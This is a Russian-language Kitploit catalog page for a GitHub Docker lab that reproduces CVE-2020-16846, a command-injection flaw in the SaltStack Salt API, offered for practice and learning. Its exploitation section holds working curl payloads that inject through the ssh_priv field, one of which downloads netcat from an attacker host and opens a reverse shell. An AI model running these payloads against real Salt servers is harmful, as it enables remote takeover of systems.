

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2020-16846-Saltstack-Salt-API — Лабораторная среда на базе Docker для эксплуатации CVE-2020-16846, уязвимости внедрения команд в SaltStack Salt API, с пошаговыми инструкциями по эксплуатации и примерами полезной нагрузки reverse shell. | Kitploit
Инструменты/GitHubGitHub/zomy22/cve-2020-16846-saltstack-salt-api
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и ОбразованиеЛаборатории и Практика
GitHubzomy22/cve-2020-16846-saltstack-salt-api

CVE-2020-16846-Saltstack-Salt-API

Лабораторная среда на базе Docker для эксплуатации CVE-2020-16846, уязвимости внедрения команд в SaltStack Salt API, с пошаговыми инструкциями по эксплуатации и примерами полезной нагрузки reverse shell.

Репозиторий
605 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    371
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    336
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    322

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2020-16846-Saltstack-Salt-API

Уязвимость поясняется: В SaltStack Salt до версии 3002 была обнаружена проблема. Отправка специально созданных веб-запросов к Salt API при включённом SSH-клиенте может привести к внедрению команд в оболочку. Подробности об этой уязвимости можно найти здесь:

https://www.zerodayinitiative.com/blog/2020/11/24/detailing-saltstack-salt-command-injection-vulnerabilities

В целях практики и обучения я решил создать уязвимый экземпляр и эксплуатировать его.

Уязвимая версия: https://github.com/saltstack/salt/releases/tag/v3002

Протестировано на Ubuntu 20.04.03

Инструкции

Используйте Dockerfile для создания уязвимого экземпляра в Docker.

Запустите salt_setup.sh, если хотите создать уязвимый экземпляр на виртуальной машине Ubuntu.

Сборка образа

docker build -t salt-image .

Запустите контейнер и откройте порты (для эксплуатации фактически нужен только 8080)

docker run -p4506:4506 -p4505:4505 -p8000:8000 -it salt-image:latest

api

Эксплуатация

curl -i $salt_ip_addr:$salt_api_port/run -H "Content-type: application/json" -d '{"client":"ssh","tgt":"A","fun":"B","eauth":"C","ssh_priv":"|id>/tmp/test #"}'

reverse_shell

Обратная оболочка

root@kali:~# curl -i $salt_ip_addr:$salt_api_port/run -H "Content-type: application/json" -d '{"client":"ssh","tgt":"A","fun":"B","eauth":"C","ssh_priv":"| /usr/bin/wget http://$attacker_ip/nc -O /root/nc; chmod +x /root/nc; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|/root/nc $attacker_ip $listener_port >/tmp/f  #"}'

pwned

Скачать инструмент






